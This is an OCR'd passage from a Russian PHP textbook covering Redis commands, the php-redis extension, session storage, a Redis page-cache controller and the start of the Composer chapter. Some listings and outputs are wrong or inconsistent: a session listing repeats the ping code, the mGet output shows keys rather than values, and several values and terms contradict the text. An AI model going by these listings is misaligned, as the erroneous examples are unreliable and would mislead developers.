Для извлечения данных из Redis всегда требуется ключ, поэтому важно знать список всех ключей, которые хранятся в базе данных. Для получения такого списка используется команда KEYS, которая в качестве единственного аргумента принимает шаблон поиска. Если в качестве шаблона указать звездочку *, будет возвращен список всех доступных ключей:

```
> KEYS *
1) "fst"
2) "fth"
3) "count"
4) "thd"
5) "snd"
```

Звездочку можно использовать в составе и более сложных шаблонов — например, в следующем шаблоне извлекаются все ключи, начинающиеся с символа f:

```
> KEYS f*
1) "fst"
2) "fth"
```

Для переименования ключа предназначена команда RENAME, которая принимает в качестве первого аргумента названия ключа переименовываемой пары, а в качестве второго — новое имя, которое ему назначается:

```
> SET fst hello
OK
> GET fst
"hello"
> RENAME fst snd
OK
> GET snd
"hello"
> GET fst
(nil)
```

Время жизни ключа

Одна из основных специализаций Redis — быстрый кеш, расположенный в оперативной памяти. В связи с этим особо важна актуальность кеша, срок жизни которого обычно не очень велик. Для задания срока хранения ключей предназначена команда EXPIRE, в качестве первого параметра которой передается имя ключа, а в качестве второго — время его жизни в секундах. Если срок жизни ключа не истек, то команда EXPIRE возвращает значение 1, в противном случае возвращается 0:

```
> SET timer "one minute"
OK
> EXPIRE timer 60
(integer) 1
```

Команда EXPIRE задает время жизни относительного текущего момента времени. А чтобы задать абсолютное время жизни, можно воспользоваться командой EXPIREAT, которая принимает время в формате UNIXSTAMP (количество секунд, прошедших с 1 января 1970 года).

Существует отдельная команда SETEX, которая позволяет задать одновременно и значение ключа, и время его жизни:

```
> SETEX timer 60 "one minute"
OK
```

Чтобы выяснить, сколько секунд осталось до истечения срока жизни ключа, можно воспользоваться командой TTL:

```
> TTL timer
(integer) 41
```

Ограничение на срок хранения можно отменить, воспользовавшись командой PERSIST:

```
> PERSIST timer
(integer) 1
> TTL timer
(integer) -1
```

Типы данных

Redis поддерживает два типа данных: скалярные и коллекции. Среди скалярных типов данных различают:

- строки — последовательность символов, заключенных в кавычки;
- числа — целые и с плавающей точкой, позволяющие прибавлять и вычитать значения.

Помимо скалярных значений, строк и чисел, Redis поддерживает коллекционные типы данных, позволяющие хранить до 4 294 967 296 (232) элементов. Различают следующие типы коллекций:

- список — команды начинаются с символа L или R в зависимости от того, с какой стороны списка применяется оператор (слева L или справа R);
- хеш — команды начинаются с символа H;
- множество — команды начинаются с символа S;
- отсортированное множество — команды начинаются с символа Z.

Вложение коллекций не допускается, т. е. коллекции не могут выступать в качестве элементов других коллекций.

В любой момент можно узнать тип значения при помощи специальной команды TYPE:

```
> SET key "hello, world!"
OK
```

```
> TYPE key
string
```

Команды, обслуживающие строки и числа, были представлены в предыдущих разделах. В последующих разделах будут более детально рассмотрены команды для работы с коллекционными типами.

Хеш

Хеши хранят пары «ключ-значение» — т. е., помимо ключа к самому хешу, каждый элемент, который входит в его состав, также снабжается своим ключом. Для создания хеша можно воспользоваться командой HSET, которая принимает в качестве первого параметра ключ хеша, в качестве второго параметра — ключ пары, а в качестве третьего — значение. В следующем примере создается хеш admin с регистрационными данными пользователя:

```
> HSET admin login "root"
(integer) 1
> HSET admin pass "password"
(integer) 1
> HSET admin register_at "2022-09-01"
(integer) 1
```

Создать полученный хеш можно также с помощью одной команды — HMSET, которая позволяет задать сразу все пары «ключ-значение»:

```
> HMSET admin login "root" pass "password" register_at "2022-09-01"
OK
```

Для чтения элементов хеша можно воспользоваться командой HGET:

```
> HGET admin login
"root"
```

А извлечь все содержимое хеша — командой HVALS:

```
> HVALS admin
1) "root"
2) "password"
3) "2022-09-01"
```

Проверить существование поля с заданным именем можно, выполнив команду HEXISTS:

```
> HEXISTS admin login
(integer) 1
> HEXISTS admin none
(integer) 0
```

Кроме того, в любой момент можно запросить все ключи хеша, выполнив команду HKEYS:

```
> HKEYS admin
1) "login"
2) "pass"
3) "register_at"
```

С помощью команды HGETALL можно извлечь все содержимое хеша, включая ключи и значения:

```
> HGETALL admin
1) "login"
2) "root"
3) "pass"
4) "password"
5) "register_at"
6) "2017-09-01"
```

Выяснить количество элементов в хеше можно, выполнив команду HLEN:

```
> HLEN admin
(integer) 3
```

Множество

Множеством называют неупорядоченную коллекцию уникальных элементов, дублирующие значения в которой отбрасываются автоматически. Для вставки значений в множество можно воспользоваться командой SADD, первый параметр которой обозначает имя коллекции, а второй — вставляемое значение:

```
> SADD week monday
(integer) 1
> SADD week tuesday
(integer) 1
> SADD week monday
(integer) 0
```

Команда SADD позволяет вставлять в коллекцию сразу несколько значений:

```
> SADD week wednesday thursday
(integer) 2
```

Сколько бы повторяющих значений ни было вставлено в коллекцию week, содержать она будет только уникальные значения, в чем можно убедиться, воспользовавшись командой SMEMBERS:

```
> SMEMBERS week
1) "monday"
2) "wednesday"
3) "tuesday"
4) "thursday"
```

Выяснить количество элементов в множестве позволяет команда SCARD:

```
> SCARD week
(integer) 4
```

Для удаления элемента из коллекции предназначена команда SREM:

```
> SREM week monday
(integer) 1
```

Для извлечения (случайного) значения из множества можно выполнить команду SPOP:

```
> SPOP week
"tuesday"
```

Сильной стороной множеств является возможность поиска, объединения и пересечения нескольких множеств. Для демонстрации этих возможностей создадим дополнительную коллекцию workdays, также содержащую список рабочих дней недели:

```
> SADD workdays monday tuesday wednesday thursday friday
(integer) 5
> SMEMBERS workdays
1) "thuesday"
2) "monday"
3) "wednesday"
4) "tuesday"
5) "friday"
```

Для поиска общих электронных адресов коллекций week и workdays можно воспользоваться командой SINTER:

```
> SINTER week workdays
1) "wednesday"
2) "thursday"
```

Для поиска во множестве workdays дней, не входящих во множество week, можно выполнить команду SDIFF:

```
> SDIFF workdays week
1) "monday"
2) "tuesday"
3) "friday"
```

Выполнив команду SUNION, можно объединить оба множества week и workdays в одно (дубликаты автоматически отбрасываются):

```
> SUNION week workdays
1) "thursday"
2) "monday"
3) "tuesday"
4) "friday"
5) "wednesday"
```

Команда SUNION не ограничена двумя множествами и позволяет объединить сразу несколько коллекций. Более того, воспользовавшись командой SUNIONSTORE, результирующее множество можно сохранить в новой коллекции:

```
> SUNIONSTORE result week workdays
(integer) 5
> SMEMBERS result
1) "thursday"
2) "monday"
3) "tuesday"
4) "friday"
5) "wednesday"
```

Аналогичные команды существуют для пересечения SINTERSTORE и разности SDIFFSTORE.

Команда SMOVE перемещает элемент из одного множества в другое:

```
> SMOVE result new monday
(integer) 1
> SMOVE result new tuesday
(integer) 1
> SMEMBERS result
1) "friday"
2) "wednesday"
3) "thursday"
> SMEMBERS new
1) "monday"
2) "tuesday"
```

Отсортированное множество

Отсортированные множества в некотором смысле являются объединением всех остальных типов коллекций: списков, хешей и множеств. Точно так же как в хешах, этот тип коллекции хранит пару «ключ-значение», только в качестве ключа выступает числовое значение, задающее порядок следования элементов, что роднит коллекцию со списком. Как и традиционные множества, отсортированные множества сохраняют только уникальные значения. Команды, работающие с этим типом коллекций, начинаются с символа Z.

Команда ZADD позволяет добавить в коллекцию новые элементы. Название коллекции передается в качестве первого аргумента, после которого следуют пары «ключ-значение» через пробел:

```
> ZADD words 200 hello 150 wet 100 world 50 base
(integer) 4
```

Получить содержимое отсортированного множества позволяет команда ZRANGE, которая принимает в качестве первого аргумента название коллекции, в качестве второго — индекс элемента, с которого следует выводить значения (начинается с 0), а в качестве третьего — индекс элемента, которым следует заканчивать вывод коллекции. Допускаются отрицательные значения, которые означают отсчет с конца коллекции:

```
> ZRANGE words 0 -1
1) "base"
2) "world"
3) "wet"
4) "hello"
> ZRANGE words 0 4
1) "base"
2) "world"
3) "wet"
4) "hello"
```

При этом порядок следования коллекции определяется числовым значением индекса.

Команда ZCARD позволяет выяснить размер коллекции:

```
> ZCARD words
(integer) 4
```

Команда ZCOUNT позволяет подсчитать количество элементов, расположенных в интервале числовых ключей. Первый параметр команды требует названия коллекции, второй — минимальное, третий — максимальное значение ключа:

```
> ZCOUNT words 100 150
(integer) 2
> ZINCRBY words -60 hello
"140"
```

Изменить значение ключа элемента можно, выполнив команду ZINCRBY:

```
> ZRANGE words 0 -1
1) "base"
2) "world"
3) "hello"
4) "wet"
```

Команда ZRANK позволяет выяснить порядок следования элемента в коллекции:

```
> ZRANK words hello
(integer) 2
```

Команда ZREM удаляет элемент из коллекции:

```
> ZREM words hello
(integer) 1
```

Команда ZREMRANGEBYRANK удаляет все элементы коллекции, ориентируясь на индексы. Первый аргумент принимает название коллекции, второй — индекс, начиная с которого следует осуществлять удаление, третий — индекс, которым заканчивается удаление (допускаются отрицательные значения). Команда ZREMRANGEBYSCORE аналогична ей, только вместо порядкового индекса используются индексы, заданные при создании коллекции:

```
> ZREMRANGEBYRANK words 0 4
(integer) 3
```

Аналогично традиционным множествам отсортированное множество поддерживает команды ZINTERSTORE и ZUNIONSTORE, позволяющие сохранить пересечение и объединение двух множеств в отдельную коллекцию.

Базы данных

Как и в «обычных» СУБД, в Redis есть базы данных, однако они не имеют названия и только пронумерованы. По умолчанию утилита redis-cli открывает базу данных 0. А чтобы переключиться на другую базу данных — например 1, следует воспользоваться командой SELECT:

```
localhost:6379> SET key value
OK
```

```
localhost:6379> GET key
"value"
localhost:6379> SELECT 1
OK
localhost:6379[1]> GET key
(nil)
localhost:6379[1]> SET key value1
OK
localhost:6379[1]> SELECT 0
OK
localhost:6379> GET key
"value"
```

Количество баз данных по умолчанию ограничено 16, но это значение можно поменять в конфигурационном файле сервера, изменив значение директивы `databases`.

Производительность Redis

Помимо redis-cli, в составе утилит установленного Redis можно найти утилиту redis-benchmark, которая осуществляет измерение производительности ключевых команд на текущем сервере:

```
$ redis-benchmark -n 100000
...
====== SET ======
  100000 requests completed in 0.97 seconds
  50 parallel clients
  3 bytes payload
  keep alive: 1

99.87% <= 1 milliseconds
99.90% <= 2 milliseconds
99.95% <= 3 milliseconds
99.96% <= 4 milliseconds
100.00% <= 4 milliseconds
102986.61 requests per second

====== GET ======
  100000 requests completed in 0.86 seconds
  50 parallel clients
  3 bytes payload
  keep alive: 1

99.94% <= 1 milliseconds
100.00% <= 1 milliseconds
116550.12 requests per second
...
```

Как видно из этого вывода, производительность сервера Redis может достигать свыше 100 000 RPS (операций в секунду), даже на запись. Столь впечатляющие результаты

достигаются за счет EventLoop-механизма, когда соединения обрабатывает один поток в неблокирующем режиме.

Показанные в тестах результаты подтверждаются и на практике: даже без учета кластеризации, единичные экземпляры Redis способны обрабатывать запросы с десятка веб-серверов с PHP-приложениями.

PHP-расширение Redis

PHP не поддерживает работу с базой данных Redis «из коробки». И чтобы скрипты смогли подключиться к Redis, потребуется установить расширение php-redis.

Установка расширения php-redis

Перед тем как устанавливать расширения, следует проверить в отчете функции `phpinfo()` или при помощи команды `php -m`, не установлено ли уже расширение в вашей версии PHP.

Для установки расширения php-reids в операционной системе macos можно воспользоваться менеджером pecl. Выберите на странице **https://pecl.php.net/package/redis** последнюю стабильную версию расширения (на момент подготовки книги это была версия 5.3.7) и установите расширение, выполнив команду:

```
$ pecl install redis-5.3.7
```

Затем добавьте в конфигурационный файл php.ini директиву:

```
...
extension="redis.so"
...
```

Для установки расширения в операционной системе Linux Ubuntu можно воспользоваться менеджером пакетов apt-get:

```
$ sudo apt-get install php-redis
```

Чтобы проверить работоспособность расширения, выполните скрипт из листинга 45.1.

Листинг 45.1. Проверка работоспособности расширения. Файл ping.php

```
<?php
$redis = new Redis();
$redis->connect('127.0.0.1', 6379);
echo $redis->ping(); // true
```

Расширение добавляет новый предопределенный класс `Redis`, объект которого позволяет установить соединение с сервером и выполнять redis-команды за счет вызова одноименных методов. В приведенном примере метод `ping()` возвращает `true`, если команду удалось успешно выполнить и в ответ был получен ответ `'PONG'`, иначе возвращается `false`. В браузере `true` будет отображено как 1, а `false` — как пустая строка.

Хранение сессий в Redis

В *главе 20* мы познакомились с сессиями, позволяющими сохранять данные текущей пользовательской сессии и передавать их от страницы к странице. По умолчанию сессии хранятся во временном каталоге на жестком диске. Данные сессии сериализуются и сохраняются в файл, имя которого совпадает с уникальным идентификатором сессии. Постоянные обращения к медленному жесткому диску за небольшими файлами могут значительно замедлять скорость отдачи страниц веб-приложением. Поэтому часто прибегают к размещению сессий в более быстрой оперативной памяти, и NoSQL-база данных Redis для этого подходит как нельзя лучше.

Только что установленное расширение уже содержит код, поддерживающий хранение сессий в Redis. Для этого в конфигурационном файле php.ini, необходимо найти секцию `[Session]` и установить в качестве хранилища сессий Redis:

```
session.save_handler = 'redis'
session.save_path = 'tcp://localhost:6379'
```

Директива `session.save_handler` меняет файловый обработчик, назначаемый по умолчанию, с `'file'` на `'redis'`. Вторая директива (`session.save_path`) задает сетевой адрес Redis-сервера.

После перезапуска сервера попробуем что-нибудь сохранить в сессию (листинг 30.2).

Листинг 45.2. Сохранение в сессию. Файл session.php

```
<?php
$redis = new Redis();
$redis->connect('127.0.0.1', 6379);
echo $redis->ping(); // true
```

Если установка расширения прошла корректно, скрипт будет работать точно так же, как и раньше. Каждое новое обращение к странице будет приводить к увеличению значения счетчика `$_SESSION['count']` на единицу. Однако, обратившись к Redis через клиента redis-cli, можно обнаружить ключ, который состоит из двух частей: подстроки `PHPREDIS_SESSION` и через двоеточие — SID сессии.

Пространства имен в Redis традиционно вводятся через двоеточия. Если в базе данных, которая отводится под сессию, хранятся какие-то другие значения, их довольно легко можно отфильтровать при помощи шаблона команды `KEYS`:

```
127.0.0.1:6379> KEYS 'PHPREDIS_SESSION:*'
1) "PHPREDIS_SESSION:o4k9qgvvpd4f80lksvbbn805bd"
127.0.0.1:6379> TYPE "PHPREDIS_SESSION:o4k9qgvvpd4f80lksvbbn805bd"
string
127.0.0.1:6379> GET "PHPREDIS_SESSION:o4k9qgvvpd4f80lksvbbn805bd"
"count|i:2;"
```

В приведенном примере видно, что в сессию сохранен сериализованный (serialize) массив `$_SESSION`.

В настройках php.ini, приведенных в начале этого раздела, сервер Redis располагается на том же сервере, где работает веб-приложение. Это не всегда удобно в случае боль-

ших веб-приложений, обсуживаемых несколькими веб-серверами. Возможно, удобнее будет выделить под Redis отдельный сервер и прописать его адрес в конфигурационных файлах других серверов (рис. 45.1).




Рис. 45.1. Один сервер Redis может обслуживать сразу несколько веб-серверов

Методы для обслуживания данных в Redis

Для того чтобы обратиться к Redis-серверу из PHP-кода, потребуется создать объект класса `Redis` и вызывать для него метод `connect()`. При необходимости можно сменить базу данных, вызвав метод `select()` (листинг 45.3).

Листинг 45.3. Создание объекта класса `Redis`. Файл config.php

```
<?php
$redis = new Redis();
$redis->connect('127.0.0.1', 6379);
$redis->select(1);
```

Названия методов класса `Redis` совпадают с командами Redis. Так, для добавления ключа служит метод `set()`, для извлечения — метод `get()`, а для проверки существования ключа можно воспользоваться методом `exists()`. Допускается и множественная вставка значений при помощи метода `mSet()` (листинг 45.4).

Листинг 45.4. Методы класса `Redis`. Файл methods.php

```
<?php
require_once 'config.php';

// Установка/извлечение ключа
$redis->set('key', 'value');
echo $redis->get('key'); // value
echo '<br />';

// Установка ключа на 10 мс
$redis->set('hello', 'world', 10);
echo $redis->get('hello'); // world
echo '<br />';

// Установка сразу нескольких ключей
$redis->mSet(['fst' => 'первый', 'snd' => 'второй']);
```

```
echo $redis->get('snd'); // второй
echo '<br />';

if ($redis->exists('fst')) {
    echo $redis->get('fst'); // первый
}
```

Для получения полного списка ключей можно воспользоваться методом `keys()`, для которого предусмотрен псевдоним `getKeys()` (листинг 45.5).

Листинг 45.5. Получение полного списка ключей. Файл keys.php

```
<?php
require_once 'config.php';

echo '<pre>';
print_r($redis->keys('*'));
echo '</pre>';
```

Результатом выполнения скрипта из листинга 45.5 могут быть следующие строки:

```
Array
(
    [0] => key
    [1] => fst
    [2] => snd
)
```

Класс `Redis` также предоставляет аналог команды `MGET` для извлечения сразу нескольких значений. Метод `mGet()` принимает в качестве единственного значения массив ключей и возвращает массив соответствующих им значений (листинг 45.6).

Листинг 45.6. Использование метода `mGet()`. Файл mget.php

```
<?php
require_once 'config.php';

$keys = $redis->keys('*');

echo '<pre>';
print_r($redis->mGet($keys));
echo '</pre>';
```

Результатом выполнения скрипта из листинга 30.6 могут быть следующие строки:

```
Array
(
    [0] => key
    [1] => fst
    [2] => snd
)
```

Кеширование данных

Так как класс `Redis` фактически воспроизводит весь функционал, доступный Redis-клиентам, мы не можем рассмотреть здесь все его возможности. Многочисленные методы класса придется освоить, опираясь на документацию расширения php-redis.

Как правило, Redis очень интенсивно используется для построения кеширующих систем. Генерация представления с учетом извлечения из базы данных, создания объекта/объектов модели, их декорирования и последующей генерации HTML-кода при помощи классов представления может занимать длительное время.

Обычно весь цикл — от извлечения записей из базы данных до создания HTML — проводят при первом обращении к странице, после чего результат помещают в кеш Redis. При следующих обращениях идет проверка, имеется ли уже в Redis сгенерированный HTML-код, и при положительном ответе он тут же отдается клиенту, если такой записи нет — HTML-код генерируется снова.

При изменениях в данных — например, через систему администрирования — вместе с изменениями осуществляют сброс всех ключей кеша, которые могут быть затронуты изменениями. Этот процесс называется *инвалидацией* кеша.

Чтобы продемонстрировать пример кеширования, обратимся к системе отображения пользователей, разработанной в *главе 37*. Из всего объема кода нам потребуется лишь контроллер, содержимое которого приводится в листинге 45.7.

Листинг 45.7. Модификация контроллера. Файл mvc\controllers\controller.php

```
<?php
namespace MVC\Controllers;

class Controller
{
    public string $path;
    public Router $router;
    public object $model;

    public function __construct(string $path)
    {
        $this->path = $path;
        $this->router = Router::parse($path);
        $class = 'MVC\\Models\\' . ucfirst($this->router->model);
        $this->model = new $class();
        if ($this->router->id) {
            $this->model = $this->model->collection[$this->router->id];
        }
    }

    public function render() : string
    {
        $class = get_class($this->model);
        $class = substr($class, strrpos($class, '\\') + 1);
```

```
        $decorator = \MVC\Decorators\DecoratorFactory::create(
            $class,
            $this->model);
        $view = \MVC\Views\ViewFactory::create(
            $this->router->ext,
            $class,
            $decorator);

        return $view->render();
    }
}
```

Объект класса `Controller` получает путь `$path`, из которого при помощи подсистемы роутинга вычисляет модель, необходимую для генерации страницы. При последующем вызове метода `render()` полученный объект модели, а также сведения, полученные из подсистемы роутинга, используются для выбора декоратора и представления, которые формируют конечный вид страницы.

Представленное здесь разделение труда не очень удобно для кеширования, т. к. логика разделена на два метода. Попробуем реализовать «ленивые» вычисления в альтернативной реализации `ControllerLazy`, когда роутинг, класс и модель создаются только в том случае, если в них возникает потребность (листинг 45.8).

Листинг 45.8. Альтернативная реализация `ControllerLazy`. Файл mvc\Controllers\controllerlazy.php

```
<?php
namespace MVC\Controllers;

class ControllerLazy
{
    public string $path;
    private string $class;
    private Router $router;
    private object $model;

    public function __construct(string $path)
    {
        $this->path = $path;
    }

    public function render() : string
    {
        $decorator = \MVC\Decorators\DecoratorFactory::create(
            $this->getClass(),
            $this->getModel());
        $view = \MVC\Views\ViewFactory::create(
            $this->getRouter()->ext,
            $this->getClass(),
            $decorator);
```

```
        return $view->render();
    }

    private function getClass() : string
    {
        if (empty($this->class)) {
            $class = get_class($this->getModel());
            $this->class = substr($class, strrpos($class, '\\') + 1);
        }

        return $this->class;
    }

    private function getRouter() : Router
    {
        if (empty($this->router)) {
            $this->router = Router::parse($this->path);
        }

        return $this->router;
    }

    private function getModel() : object
    {
        if (empty($this->model)) {
            $class = 'MVC\\Models\\' .
                     ucfirst($this->getRouter()->model);
            $this->model = new $class();
            if ($this->getRouter()->id) {
                $this->model =
                    $this->model->collection[$this->getRouter()->id];
            }
        }

        return $this->model;
    }
}
```

Как видно из приведенного примера, вычисление текущего класса, модели и роута вынесено в три отдельных закрытых метода: `getClass()`, `getModel()` и `getRouter()`. При этом к переменным `$class`, `$model` и `$router` нигде не осуществляется прямого обращения, кроме методов, предоставляющих к ним доступ.

Такой подход позволяет разгрузить конструктор, оставив за ним только функцию инициализации переменной `$path`. Далее, при работе с объектом все остальные переменные-объекты инициализируются автоматически при первых вызовах методов `getClass()`, `getModel()` и `getRouter()`.

Такое преобразование кода (*рефакторинг кода*) позволяет использовать строку `$path` в качестве ключа для кеширования данных в `Redis`. Для демонстрации создадим новый вариант контроллера `ControllerCache` (листинг 45.9).

Листинг 45.9. Новый вариант контроллера ControllerCache. Файл mvc\Controllers\controllercache.php

```
<?php
namespace MVC\Controllers;

class ControllerCache
{
    public string $path;
    private string $class;
    private Router $router;
    private object $model;
    private object $redis;

    public function __construct(string $path, object $redis)
    {
        $this->path = $path;
        $this->redis = $redis;
    }

    public function render() : string
    {
        $cache = $this->redis->get($this->path);
        if (!$cache) {
            $decorator = \MVC\Decorators\DecoratorFactory::create(
                $this->getClass(),
                $this->getModel());
            $view = \MVC\Views\ViewFactory::create(
                $this->getRouter()->ext,
                $this->getClass(),
                $decorator);
            $cache = $view->render();
            $this->redis->set($this->path, $cache);
        }

        return $cache;
    }

    private function getClass() : string
    {
        if (empty($this->class)) {
            $class = get_class($this->getModel());
            $this->class = substr($class, strrpos($class, '\\') + 1);
        }

        return $this->class;
    }
```

```
    private function getRouter() : Router
    {
        if (empty($this->router)) {
            $this->router = Router::parse($this->path);
        }

        return $this->router;
    }

    private function getModel() : object
    {
        if (empty($this->model)) {
            $class = 'MVC\\Models\\' .
                     ucfirst($this->getRouter()->model);
            $this->model = new $class();
            if ($this->getRouter()->id) {
                $this->model =
                    $this->model->collection[$this->getRouter()->id];
            }
        }

        return $this->model;
    }
}
```

Теперь при обращении к методу `render()` осуществляется проверка наличия в Redis ранее сформированного HTML-ответа по ключу `$path`. Если такой ключ обнаруживается, то результат отдается сразу, в случае если ключа нет — осуществляется рендеринг страницы, который приводит к извлечению данных из базы данных и использованию соответствующих классов декораторов и представлений. Результаты помещаются в переменную `$cache`, содержимое которой сохраняется в Redis, а затем отправляется клиенту.

В листинге 45.10 приводится пример использования класса `ControllerCache`.

Листинг 45.10. Пример использования класса `ControllerCache`. Файл mvc_use.php

```
<?php
require_once 'config.php';

spl_autoload_register();

use MVC\Controllers\ControllerCache;


$obj = new ControllerCache('users/1.html', $redis);
echo $obj->render();
```

После обращения к скрипту из листинга 45.10 через консольного клиента redis-cli можно проверить наличие нового ключа `"users/1.html"`:

```
$ redis-cli
127.0.0.1:6379> select 1
OK
127.0.0.1:6379[1]> keys 'user*'
1) "users/1.html"
```

Резюме

В этой главе мы познакомились с NoSQL-базой данных Redis и расширением php-redis, которое позволяет с ней работать. Размещение данных полностью в оперативной памяти позволяет значительно ускорить работу веб-приложения. Учитывая, что сервер Redis позволяет разместить в оперативной памяти даже данные сессий, при формировании HTTP-ответа можно практически полностью избежать обращений к медленному жесткому диску. Это ускоряет работу сервера — чем быстрее обрабатывается каждое из соединений, тем больше соединений в единицу времени может обслужить один сервер. Таким образом, ускорение сервера не только ускоряет сайт, но и позволяет экономить серверные мощности, поскольку медленные сайты требуют больше серверов для своего обслуживания, чем быстрые.




ЧАСТЬ VII

Компоненты

Глава 46.	Управление компонентами
Глава 47.	Стандарты PSR
Глава 48.	Документирование
Глава 49.	Атрибуты
Глава 50.	Разработка собственного компонента

ГЛАВА 46



Управление компонентами

Листинги этой главы находятся в каталоге *composer* сопровождающего книгу файлового архива.

Широкая известность системы контроля версий Git и популярность git-хостингов, предоставляющих бесплатную площадку распространения открытых проектов, привели к смене концепции распространения библиотек. Вместо создания огромного набора библиотек на все случаи жизни в рамках одного фреймворка вроде Symfony или Laravel веб-приложение собирается из нескольких совместимых друг с другом *компонентов*.

Управление компонентами осуществляется при помощи утилиты Composer, которая подробно описывается в этой главе. Разработка собственных компонентов (см. *главу 50*) требует соблюдения стандартов кодирования, которые подробно рассматриваются в *главах 47* и *48*.

Composer: управление компонентами

Долгое время PHP-разработчики сосредоточивались вокруг одной известной системы управления версиями вроде Drupal или вокруг известного фреймворка вроде Laravel или Symfony. Любая система управления или фреймворк — это шаг в определенном направлении. Если вам по пути — вы экономите время и усилия. Если философия и приемы разработки фреймворка идут вразрез с решаемыми вами задачами, вы теряете время, выполняя трудоемкую работу по адаптации.

Кроме того, изучая лишь один фреймворк и совершенствуя свои навыки в его рамках, вы рискуете остаться в одиночестве среди массы неподдерживаемых библиотек, если в один прекрасный момент фреймворк потеряет популярность. Если у вас имеется проект, ориентированный на устаревший фреймворк, то перенос его на новый современный фреймворк может быть крайне дорогой и рискованной операцией. При этом никто не гарантирует, что через несколько лет вы опять не окажетесь в той же самой точке в полном одиночестве в окружении неподдерживаемого кода.

Во многих языках имеются флагманские фреймворки для веб-разработки: Ruby on Rails в Ruby, Django в Python, Spring в Java. В отличие от них, в PHP не сформировалось единого фреймворка, вокруг которого сосредоточилась бы основная масса PHP-разработчиков. Существует огромное количество фреймворков на PHP, только лишь

перечисление которых заняло бы не одну страницу: Symfony, Laravel, Yii, Zend, Phalcon и многие другие.

Вместо того чтобы конкурировать друг с другом и разрабатывать несовместимые библиотеки в духе браузерной войны между Microsoft и Mozilla в 90-х годах прошлого столетия, разработчики объединились и выработали стандарты кодирования, которые позволяют разрабатывать совместимые компоненты. Вы можете использовать их в любом современном фреймворке. Более того, вы можете вообще не использовать фреймворки и собирать свои приложения из нужных вам компонентов.

Компоненты, или библиотеки — это коллекции связанных классов, интерфейсов и трейтов, которые решают определенную задачу. Примерами могут служить компонент ведения журнальных файлов (log-файлов), компонент-парсер RSS-канала, компонент-обертка для HTTP-запросов.

Компоненты разбросаны по всему Интернету. Одни компоненты могут использовать в своей работе другие, исходный код которых также расположен где-то в Сети. Вам не потребуется самостоятельно загружать компонент и все его многочисленные зависимости. Эту задачу решает специальная утилита — Composer. Вы сможете обнаружить аналогичные системы в любом современном языке программирования, связанном с веб-разработкой: bundler в Ruby, pip в Python, npm в Node.js.

Утилита Composer не позиционирует себя как менеджер пакетов, т. к. не осуществляет компиляцию и установку программного обеспечения. Тем не менее задачи, которые решаются Composer в отношении PHP-библиотек, очень схожи с традиционными менеджерами пакетов, такими как apt-get в Debian-дистрибутивах Linux или Homebrew в macos.

Установка Composer

Существует множество способов установки Composer, и здесь мы рассмотрим установку этой утилиты для трех наиболее популярных операционных систем: Windows, macos и Linux (дистрибутив Ubuntu).

Установка в Windows

Установить Composer в операционной системе Windows можно двумя способами: при помощи автоматического установщика и вручную. В первом случае установщик следует загрузить по ссылке **https://getcomposer.org/Composer-Setup.exe** и запустить на выполнение (рис. 46.1).

Мастер установки предложит несколько диалоговых форм, настройки в которых можно оставить без изменения. В процессе работы мастер попробует самостоятельно обнаружить установленный в системе PHP-интерпретатор, а также пропишет путь к утилите в переменной окружения `PATH`, сделав доступной команду `composer` в любой точке файловой системы.

> ***Внимание!***
>
> Для успешной установки Composer необходимо установить расширение OpenSSL, для чего в конфигурационном файле *php.ini* следует снять комментарий с директивы `extension=php_openssl.dll`.




Рис. 46.1. Мастер установки Composer

После успешной установки в командной строке можно обратиться к утилите composer — например, запросить ее версию:

```
> composer --version
Composer version 2.3.7 2022-06-06 16:43:28
```

Всё, можно пользоваться. В случае, если автоматическая установка невозможна, вы можете самостоятельно выполнить все действия мастера установки. Для этого следует загрузить архив composer.phar, причем сделать это можно средствами PHP:

```
> php -r "readfile('https://getcomposer.org/installer');" | php
```

> ***Примечание***
>
